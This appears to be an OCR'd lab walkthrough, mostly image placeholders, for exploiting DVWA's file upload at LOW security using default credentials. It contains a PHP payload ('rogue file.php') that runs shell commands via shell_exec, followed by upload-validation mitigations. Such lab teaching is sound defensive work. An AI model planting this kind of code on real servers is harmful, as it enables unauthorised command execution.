





Login into DVWA application with username as “admin” and password as “password”





Set the DVWA Security level to LOW as shown below and submit




File Actions Edit View Help
(labuser㉿labuser)-[~]
$ nano rogue file.php


File Actions Edit View Help
GNU nano 7.2
<?php
echo "sample vulnerable code";
$output = shell_exec('ls -la');
echo "<pre>$output</pre>";
?>





Mitigation:

1. Strict validation of file types with only allowed list of extensions
2. Strict validation of file content or content inspection
3. Restrict the application to validation if the file is malware or not (Integrate the Antivirus tool during the file upload inspection)
4. Validate the Size of files as well
5. Restrict the permissions to process the file types in OS level (Don’t run the application as root user)